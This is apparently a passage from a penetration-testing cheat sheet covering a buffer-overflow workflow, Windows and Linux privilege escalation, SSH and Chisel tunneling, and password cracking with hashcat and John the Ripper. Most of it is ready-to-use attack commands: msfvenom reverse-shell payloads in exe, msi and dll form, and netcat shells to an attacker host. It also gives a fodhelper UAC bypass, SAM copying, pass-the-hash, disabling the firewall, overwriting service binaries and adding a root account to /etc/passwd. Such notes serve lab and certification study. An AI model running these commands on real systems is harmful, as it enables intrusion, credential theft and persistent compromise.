!mona compare -f C:\mona\appname\bytearray.bin -a {ADDRESS}
|
||
|
||
# Find the Jump Point
|
||
!mona jmp -r esp -cpb "{BAD CHAR LIST}"
|
||
|
||
# Generate Payload
|
||
msfvenom -p windows/shell_reverse_tcp LHOST={LHOST} LPORT={LPORT} EXITFUNC=thread -b "{BAD CHAR LIST}" -f c
|
||
|
||
# Update exploit.py with address, payload, and padding
|
||
retn = {Reverse jump address including \x}
|
||
payload = {Payload from msfvenom ("PAYLOAD")}
|
||
padding = "\x90" * 16
|
||
|
||
# Start NC on msfvenom IP and Port and exploit
|
||
sudo nc -lnvp {LPORT}
|
||
python3 exploit.py
|
||
```
|
||
|
||
<br />
|
||
|
||
# Privilege Escalation
|
||
|
||
<br />
|
||
|
||
## Windows
|
||
|
||
|
||
|
||
|
||
<br />
|
||
|
||
#### RESOURCES
|
||
|
||
[Reference](https://guif.re/windowseop)
|
||
|
||
[Winpeas](https://github.com/carlospolop/PEASS-ng/releases)
|
||
|
||
|
||
***
|
||
|
||
#### Privilege Escalation Checklist
|
||
|
||

#### Credential Access
|
||
|
||
|
||
<details>
|
||
<summary>1] Credentials from registry [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>2] Credentials from cmdkey [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>3] Credentials from configuration files [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>4] Credentials from SAM[↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
|
||
<br />
|
||
|
||
#### Misconfiguration
|
||
|
||
<details>
|
||
<summary>1] Insecure Service Properties [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>2] Unquoted Service Path [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>3] Weak Registry Permissions [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>4] Insecure Service Executables [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>5] DLL Hijacking [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>6] AutoRuns [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>7] Always Install Elevated [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
<details>
|
||
<summary>8] Scheduled Tasks [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
|
||
<br />
|
||
|
||
#### Exploits
|
||
<details>
|
||
<summary>1] Kernel Exploit [↓]</summary>
|
||
[✓] Enumerated
|
||
</details>
|
||
|
||
<br />
|
||
|
||
***
|
||
|
||
#### Initial Enumeration
|
||
|
||
```ps1
|
||
# Check user and groups
|
||
whoami
|
||
whoami /all
|
||
net user {USER}
|
||
|
||
# Check UAC level
|
||
whoami /groups
|
||
|
||
# Check File Permissions
|
||
Get-ACL {FILE or DIR} | fl
|
||
icacls {FILE}
|
||
|
||
# Juicy Potato for Impersonation
|
||
# Juicy Potato does not work for Windows Server 2019 and Windows 10 versions 1809 and higher.
|
||
whoami /priv
|
||
JuicyPotato.exe -t * -p {run.exe} -l 8003
|
||
JuicyPotato.exe -t * -p {run.exe} -l 8003 -c {CLSID}
|
||
|
||
https://github.com/ohpe/juicy-potato/blob/master/CLSID/README.md
|
||
|
||
# Powershell
|
||
cmd /c "JuicyPotato.exe -t * -p run.exe -l 8003 -c {CLSID}"
|
||
|
||
# Print Spoofer for Impersonation
|
||
# Compatible for Windows 10 and Server 2016/2019.
|
||
PrintSpoofer.exe -i -c cmd
|
||
PrintSpoofer.exe -c "nc.exe {LHOST} {LPORT} -e cmd"
|
||
|
||
|
||
# UAC BYPASS using Fodhelper.exe or Computer Defaults.exe
|
||
where /r C:\windows fodhelper.exe
|
||
where /r C:\windows computerdefaults.exe
|
||
|
||
New-Item -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Value {C:\Users\Public\Downloads\revshell.exe} -Force
|
||
New-ItemProperty -Path HKCU:\Software\Classes\ms-settings\shell\open\command -Name DelegateExecute -PropertyType String -Force
|
||
cmd
|
||
|
||
powershell Start-Process C:\Windows\System32\fodhelper.exe -WindowStyle Hidden
|
||
powershell Start-Process C:\windows\system32\computerdefaults.exe -WindowStyle Hidden
|
||
|
||
|
||
# UAC BYPASS using EventViewer
|
||
https://ivanitlearning.wordpress.com/2019/07/07/bypassing-default-uac-settings-manually/
|
||
|
||
Generate MSFvenom .exe payload
|
||
|
||
Change binary in evenvwrbypass.c to payload
|
||
strcat(curPath, "\run.exe");
|
||
|
||
Compile to .exe: 64 ot 32 bit
|
||
x86_64-w64-mingw32-gcc eventvwrbypass.c -o eventvwr-bypassuac-64.exe
|
||
i686-w64-mingw32-gcc eventvwrbypass.c -o eventvwr-bypassuac-32.exe
|
||
# -static flag for library issues
|
||
|
||
Run Executable with listener setup in same directory as MSFvenom payload
|
||
eventvwr-bypassuac-64.exe
|
||
eventvwr-bypassuac-32.exe
|
||
|
||
# Disable Windows Firewall
|
||
netsh advfirewall set allprofiles state off
|
||
service_exec(conn, r'cmd /c netsh advfirewall set allprofiles state off')
|
||
```
|
||
|
||
#### Credential Access
|
||
|
||
#### Credentials from Registry
|
||
|
||

|
||
|
||
```ps1
|
||
#######################################################################
|
||
##### 1. Credentials from registry ####################################
|
||
#######################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet filesinfo userinfo
|
||
|
||
# Manual search (Local Machine and Current User)
|
||
reg query HKLM /f password /t REG_SZ /s
|
||
reg query HKCU /f password /t REG_SZ /s
|
||
|
||
# Manual query for confirmation
|
||
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
|
||
|
||
# On Kali, we can use the winexe command to spawn a shell using these credentials
|
||
winexe -U '{USER}%{PASS}' //{RHOST} cmd.exe
|
||
```
|
||
#### Credentials from Saved Creds (cmdkey)
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
|
||
#########################################################################
|
||
#### 2. Credentials from cmdkey #########################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet cmd windowscreds
|
||
|
||
# We can verify this manually using the following command:
|
||
cmdkey /list
|
||
|
||
# If the saved credentials aren’t present, run the following script to refresh the credential:
|
||
C:\PrivEsc\savecred.bat
|
||
|
||
# We can use the saved credential to run any command as the admin user
|
||
runas /savecred /user:{admin} {C:\PrivEsc\reverse.exe}
|
||
```
|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### 3. Credentials from configuration files ############################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet cmd searchfast filesinfo
|
||
|
||
# Recursively search for files in the current directory with “pass” in the name, or ending in “.config”
|
||
dir /s *pass* == *.config
|
||
|
||
# Recursively search for files in the current directory that contain the word “password” and also end in either .xml, .ini, or .txt
|
||
findstr /si password *.xml *.ini *.txt
|
||
```
|
||
|
||
#### SAM Creds
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### 4. Credentials from SAM ############################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet cmd searchfast filesinfo
|
||
|
||
# Copy the files back to Kali
|
||
copy C:\Windows\Repair\SAM \\{LHOST}\share\
|
||
|
||
# Download the latest version of the creddump suite
|
||
git clone https://github.com/Neohapsis/creddump7.git
|
||
|
||
# Run the pwdump tool against the SAM and SYSTEM files to extract the hashes
|
||
python2 creddump7/pwdump.py SYSTEM SAM
|
||
|
||
# Crack the admin user hash using hashcat
|
||
hashcat -m 1000 --force a9fdfa038c4b75ebc76dc855dd74f0da /usr/share/wordlists/rockyou.txt
|
||
|
||
# Alternative solution - Pass the Hash
|
||
pth-winexe -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //{IP ADDRESS} cmd.exe
|
||
pth-winexe --system -U 'admin%aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da' //{IP ADDRESS} cmd.exe
|
||
|
||
```
|
||
<br />
|
||
|
||
#### Exploits
|
||
|
||

|
||
|
||
<br />
|
||
|
||
[Windows Expoit Suggestor](https://github.com/AonCyberLabs/Windows-Exploit-Suggester/blob/master/windows-exploit-suggester.py)
|
||
|
||
```ps1
|
||
# Find information about system
|
||
systeminfo
|
||
|
||
# Pipe system information over to client
|
||
systeminfo > \\{LHOST}\share\systeminfo.txt
|
||
|
||
# Use Windows exploit suggestor to find availble kernel exploit
|
||
python wes.py systeminfo.txt -i 'Elevation of Privilege' --exploits-only | less
|
||
```
|
||
<br />
|
||
|
||
#### Misconfiguration
|
||
|
||
<br />
|
||
|
||
##### Services
|
||
|
||
##### Insecure Service Permissions
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### Insecure Service Permissions #####################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of a service using accesschk
|
||
.\accesschk.exe /accepteula -uwcqv {USER} {SERVICE}
|
||
|
||
# Query the configuration of a service:
|
||
sc.exe qc {SERVICE}
|
||
|
||
# Query the current state of a service:
|
||
sc.exe query {SERVICE}
|
||
|
||
# Configure binary path payload reverse shell
|
||
config {SERVICE} binpath= "\"C:\{PAYLOAD PATH}\""
|
||
|
||
# Start a service:
|
||
net start {SERVICE}
|
||
```
|
||
#### Unquoted Service Path
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
##### Unquoted Service Path ##########################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uwcqv {USER} {SERVICE}
|
||
|
||
# Verify permissions of to write using accesschk
|
||
.\accesschk.exe /accepteula -uwdq "C:\Program Files\UnquotedPath Service\"
|
||
|
||
# Copy payload to unquoted service path break point
|
||
copy reverse.exe {BINARY PATH: ex. "C:\Program Files\Unquoted Path Service\Common.exe"}
|
||
|
||
# Start a service:
|
||
net start {SERVICE}
|
||
```
|
||
|
||
|
||
#### Weak Registry Permissions
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### Weak Registry Permissions #######################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Check regsvc for weak entries using powershell
|
||
powershell -exec bypass
|
||
|
||
Get-Acl HKLM:\System\CurrentControlSet\Services\regsvc | Format-List
|
||
|
||
# Check regsvc for weak entries using accesschk
|
||
.\accesschk.exe /accepteula -uvwqk HKLM\System\CurrentControlSet\Services\regsvc
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uwcqv user regsvc
|
||
|
||
# Check current values in registry entry
|
||
reg query HKLM:\System\CurrentControlSet\Services\regsvc
|
||
|
||
# Overwrite the imagePath registry key to point to reverse shell
|
||
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t REG_EXPAND_SZ /d C:\Users\Public\Downloads\run.exe /f
|
||
|
||
# Start the service:
|
||
net start regsvc
|
||
```
|
||
|
||
#### Insecure Service Executables
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
##### Insecure Service Executables ####################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of a service using accesschk
|
||
.\accesschk.exe /accepteula -quvw "C:\Program Files\File Permissions Service\filepermservice.exe"
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uvqc filepermsvc
|
||
|
||
# Copy the reverse shell executable to overwrite the service executable
|
||
copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions Service\filepermservice.exe"
|
||
Copy-Item "C:\Users\Public\Downloads\run.exe" "C:\Program Files\Microvirt\MEmu\MemuService.exe"
|
||
Rename-Item "C:\Program Files\Microvirt\MEmu\MemuService.exe" "C:\Program Files\Microvirt\MEmu\MemuService.bak"
|
||
|
||
|
||
# Start the service
|
||
net start filepermsvc
|
||
Restart-Computer
|
||
```
|
||
|
||
<br />
|
||
|
||
#### AutoRuns
|
||
|
||

|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### AutoRuns ########################################################
|
||
#########################################################################
|
||
|
||
# Requires computer restart for priv esc.
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet applicationsinfo
|
||
|
||
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
|
||
|
||
# Use accesschk.exe to verify the permissions on each one
|
||
.\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
|
||
|
||
# Copy our reverse shell executable to overwrite the AutoRun executable:
|
||
copy /Y C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe"
|
||
```
|
||
|
||
##### Always Install Elevated
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### AlwaysInstallElevated ###########################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration to see if both registry values are set
|
||
.\winPEASany.exe quiet windowscreds
|
||
|
||
# Manual Enumeration
|
||
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
|
||
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
|
||
|
||
# Create a new reverse shell with msfvenom, this time using the msi format, and save it with the .msi extension
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={LHOST} LPORT={LPORT} -f msi -o reverse.msi
|
||
|
||
# Copy the reverse.msi across to the Windows VM, start a listener on Kali, and run the installer to trigger the exploit
|
||
msiexec /quiet /qn /i C:\users\public\downloads\reverse.msi
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
##### Scheduled Tasks
|
||
|
||
#### Scheduled Tasks
|
||
|
||

|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### Scheduled Tasks #################################################
|
||
#########################################################################
|
||
|
||
# Unfortunately, there is no easy method for enumerating custom tasks that belong to other users as a low privileged user account. Often we have to rely on other clues, such as finding a script or log file that indicates a scheduled task is being run.
|
||
|
||
# List all scheduled tasks your user can see:
|
||
schtasks /query /fo LIST /v
|
||
PS> Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,State
|
||
|
||
# Inspect interesting scripts
|
||
type C:\DevTools\CleanUp.ps1
|
||
|
||
# Check Permissions for write access on script
|
||
C:\PrivEsc\accesschk.exe /accepteula -quvw user C:\DevTools\CleanUp.ps1
|
||
|
||
# Use echo to append a call to our reverse shell executable to the end of the script
|
||
echo C:\PrivEsc\reverse.exe >> C:\DevTools\CleanUp.ps1
|
||
```
|
||
|
||
```ps1
|
||
#########################################################################
|
||
#### DLL Hijacking ###################################################
|
||
#########################################################################
|
||
|
||
# Winpeas Enumeration
|
||
.\winPEASany.exe quiet servicesinfo
|
||
|
||
# Verify permissions of to start service using accesschk
|
||
.\accesschk.exe /accepteula -uvqc dllsvc
|
||
|
||
# Query the service
|
||
sc qc dllsvc
|
||
|
||
# Run Procmon64.exe with administrator privileges. Press Ctrl+L to open the Filter menu
|
||
|
||
# Add a new filter on the Process Name matching dllhijackservice.exe
|
||
|
||
# On the main screen, deselect registry activity and network activity
|
||
|
||
# Start the service
|
||
net start dllsvc
|
||
|
||
# Back in Procmon, note that a number of “NAME NOT FOUND” errors appear, associated with the hijackme.dll file.
|
||
|
||
# At some point, Windows tries to find the file in the C:\Temp directory, which as we found earlier, is writable by our user.
|
||
|
||
# Generate Reverse Shell payload
|
||
msfvenom -p windows/x64/shell_reverse_tcp LHOST={IP ADDRESS} LPORT={PORT} -f dll -o hijackme.dll
|
||
|
||
# Copy the DLL to the Windows VM and into the C:\Temp directory. Start a listener on Kali and then stop/start the service to trigger the exploit:
|
||
net stop dllsvc
|
||
net start dllsvc
|
||
```
|
||
<br />
|
||
|
||
|
||
## Linux
|
||
|
||
<br />
|
||
|
||
|
||
|
||

#### RESOURCES
|
||
|
||
[Reference](https://guif.re/linuxeop)
|
||
|
||
[Linpeas](https://github.com/carlospolop/PEASS-ng/releases)
|
||
|
||
[GTFOBINS](https://gtfobins.github.io/)
|
||
|
||
<br />
|
||
|
||
|
||
```bash
|
||
# Linux Enumeration Commands
|
||
|
||
#Check commands you can execute with sudo
|
||
sudo -l
|
||
|
||
#Check Group id
|
||
id
|
||
|
||
#Check folder permissions
|
||
ls -la
|
||
|
||
#Check root process
|
||
ps -ef | grep root
|
||
|
||
#Search write-able services
|
||
ls -la $(find . -type s -writable 2>/dev/null)
|
||
|
||
#Search write-able files
|
||
ls -la $(find . -type f -writable 2>/dev/null)
|
||
|
||
#Find all SUID binaries
|
||
find / -perm -4000 2>/dev/null
|
||
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
|
||
find / -user root -perm -4000 -print 2>/dev/null
|
||
find / -perm -u=s -type f 2>/dev/null
|
||
|
||
# List All Users on a System
|
||
cat /etc/passwd
|
||
|
||
# Search Passwords
|
||
grep -irE '(password|pwd|pass)[[:space:]]*=[[:space:]]*[[:alpha:]]+' * 2>/dev/null
|
||
|
||
# List All Users on a System (cleaner, only users)
|
||
awk –F’:‘ ’{ print $1}’ /etc/passwd
|
||
|
||
# List All Logged in Users
|
||
who | awk ‘{print $1}’ | sort | uniq | tr ‘\n’ ‘ ’
|
||
|
||
# Find files modified < 1 day
|
||
find . -mtime -1
|
||
find / -mtime -1
|
||
|
||
# Find files modified < 5 min
|
||
find . -mmin -5
|
||
find / -mmin -5
|
||
|
||
# Find files within date range
|
||
find / -newermt 2022-09-15 ! -newermt 2022-09-19 -type f 2>/dev/null
|
||
|
||
# Web files
|
||
ls -alhR /var/www/ 2>/dev/null
|
||
ls -alhR /srv/www/htdocs/ 2>/dev/null
|
||
ls -alhR /usr/local/www/apache22/data/
|
||
ls -alhR /opt/lampp/htdocs/ 2>/dev/null
|
||
|
||
# Creating entry for /etc/passwd
|
||
openssl passwd -1 -salt ignite pass123
|
||
> $1$ignite$3eTbJm98O9Hz.k1NTdNxe1
|
||
|
||
echo "temp:\$1\$ignite\$3eTbJm98O9Hz.k1NTdNxe1:0:0:root:/root:/bin/bash" >> /etc/passwd
|
||
|
||
su temp
|
||
pass pass123
|
||
```
|
||
|
||
#### Service Exploits
|
||
|
||

|
||
|
||

|
||
|
||
#### Weak File Permissions - Readable /etc/shadow
|
||
|
||

|
||
|
||
#### Weak File Permissions - Writable /etc/shadow
|
||
|
||

|
||
|
||
|
||
#### Weak File Permissions - Writable /etc/passwd
|
||
|
||

|
||

|
||
|
||
#### Sudo - Shell Escape Sequences
|
||
|
||

|
||
|
||
#### Sudo - Environment Variables
|
||
|
||

|
||
|
||
|
||
#### Cron Jobs - File Permissions
|
||
|
||

|
||
|
||

|
||
|
||

|
||
|
||
#### Cron Jobs - PATH Environment Variable
|
||
|
||

|
||
|
||

|
||
|
||
|
||
#### Cron Jobs - Wildcards
|
||
|
||

|
||
|
||
#### SUID / SGID Executables - Known Exploits
|
||
|
||

|
||
|
||
#### SUID / SGID Executables - Shared Object Injection
|
||
|
||

|
||
|
||
#### SUID / SGID Executables - Environment Variables
|
||
|
||

|
||
|
||
#### SUID / SGID Executables - Abusing Shell Features (#1)
|
||
|
||

|
||
|
||
|
||
#### SUID / SGID Executables - Abusing Shell Features (#2)
|
||
|
||

|
||
|
||
#### Passwords & Keys - History Files
|
||
|
||

|
||
|
||
|
||
|
||
#### Passwords & Keys - Config Files
|
||
|
||
#### Passwords & Keys - SSH Keys
|
||
|
||
#### NFS
|
||
|
||

|
||
|
||
#### Kernel Exploits
|
||
|
||

|
||
|
||
|
||
<br />
|
||
|
||
# Port Forwarding and Tunneling
|
||
|
||
***
|
||
|
||
#### SSH Tunneling
|
||
|
||
<br />
|
||
|
||
```bash
|
||
|
||
# Local
|
||
sudo ssh -N -L 80:127.0.0.1:80 {USER}@{RHOST} -p {RPORT}
|
||
|
||
# Remote
|
||
ssh -N -R {LHOST}:{LPORT}:127.0.0.1:{RPORT} kali@{LHOST}
|
||
|
||
```
|
||
#### Chisel Dynamic Port Forwarding
|
||
|
||
<br />
|
||
|
||
```
|
||
# LHOST
|
||
chisel server -p 3477 --socks5 --reverse
|
||
|
||
# RHOST (Windows) - Transfer chisel.exe
|
||
chisel64.exe client {LHOST}:3477 R:socks
|
||
|
||
PS> .\chisel64.exe client {LHOST}:3477 R:socks
|
||
|
||
# RHOST (Linux) - Transfer chisel_lin64
|
||
./chisel_lin64 client {LHOST}:3477 R:socks
|
||
|
||
# LHOST
|
||
sudo NMAP -sT -Pn -n {FIREWALLED RHOST}
|
||
|
||
```
|
||
|
||
<br />
|
||
|
||
# Password Cracking
|
||
|
||
***
|
||
|
||
#### Hashcat
|
||
|
||
<br />
|
||
|
||
[https://hashcat.net/wiki/doku.php?id=example_hashes](https://hashcat.net/wiki/doku.php?id=example_hashes)
|
||
|
||
```bash
|
||
# Search for correct hashcat number
|
||
hashcat --example-hashes | grep -B5 {HASH IDENTIFIER}
|
||
|
||
# Crack Hash
|
||
hashcat -m {HASH NUMBER} {HASH} /usr/share/wordlists/rockyou.txt -O --force
|
||
```
|
||
|
||
<br />
|
||
|
||
#### Group Policy XML files
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# Crack XML cpassword string
|
||
gpp-decrypt {HASH}
|
||
```
|
||
<br />
|
||
|
||
#### John The Ripper
|
||
|
||
<br />
|
||
|
||
```bash
|
||
# About: A tool used to crack passwords, hashes, and zip files
|
||
# Download: Pre-installed on Kali Linux
|
||
|
||
# Usage - Crack a zip file {FILE.zip} and output hash into text file {FILE.txt}
|
||
sudo zip2john {FILE.zip} > {FILE.txt}
|
||
|
||
# Usage - Crack a rar file {FILE.rar} and output hash into text file {FILE.txt}
|
||
sudo rar2john {FILE.rar} > {FILE.txt}
|
||
|
||
# Usage - Crack a password file {FILE.txt}
|
||
john -w=/usr/share/wordlists/rockyou.txt {FILE.txt}
|
||
|
||
# --format={HASH}: Specifiy a hash type to crack (see below)
|
||
john --format=Raw-MD5 {FILE.txt}
|
||
|
||
:'
|
||
descrypt, bsdicrypt, md5crypt, md5crypt-long, bcrypt, scrypt, LM, AFS,
|
||
tripcode, AndroidBackup, adxcrypt, agilekeychain, aix-ssha1, aix-ssha256,
|
||
aix-ssha512, andOTP, ansible, argon2, as400-des, as400-ssha1, asa-md5,
|
||
AxCrypt, AzureAD, BestCrypt, BestCryptVE4, bfegg, Bitcoin, BitLocker,
|
||
bitshares, Bitwarden, BKS, Blackberry-ES10, WoWSRP, Blockchain, chap,
|
||
Clipperz, cloudkeychain, dynamic_n, cq, CRC32, cryptoSafe, sha1crypt,
|
||
sha256crypt, sha512crypt, Citrix_NS10, dahua, dashlane, diskcryptor, Django,
|
||
django-scrypt, dmd5, dmg, dominosec, dominosec8, DPAPImk, dragonfly3-32,
|
||
dragonfly3-64, dragonfly4-32, dragonfly4-64, Drupal7, eCryptfs, eigrp,
|
||
electrum, EncFS, enpass, EPI, EPiServer, ethereum, fde, Fortigate256,
|
||
Fortigate, FormSpring, FVDE, geli, gost, gpg, HAVAL-128-4, HAVAL-256-3, hdaa,
|
||
hMailServer, hsrp, IKE, ipb2, itunes-backup, iwork, KeePass, keychain,
|
||
keyring, keystore, known_hosts, krb4, krb5, krb5asrep, krb5pa-sha1, krb5tgs,
|
||
krb5-17, krb5-18, krb5-3, kwallet, lp, lpcli, leet, lotus5, lotus85, LUKS,
|
||
MD2, mdc2, MediaWiki, monero, money, MongoDB, scram, Mozilla, mscash,
|
||
mscash2, MSCHAPv2, mschapv2-naive, krb5pa-md5, mssql, mssql05, mssql12,
|
||
multibit, mysqlna, mysql-sha1, mysql, net-ah, nethalflm, netlm, netlmv2,
|
||
net-md5, netntlmv2, netntlm, netntlm-naive, net-sha1, nk, notes, md5ns,
|
||
nsec3, NT, o10glogon, o3logon, o5logon, ODF, Office, oldoffice,
|
||
OpenBSD-SoftRAID, openssl-enc, oracle, oracle11, Oracle12C, osc, ospf,
|
||
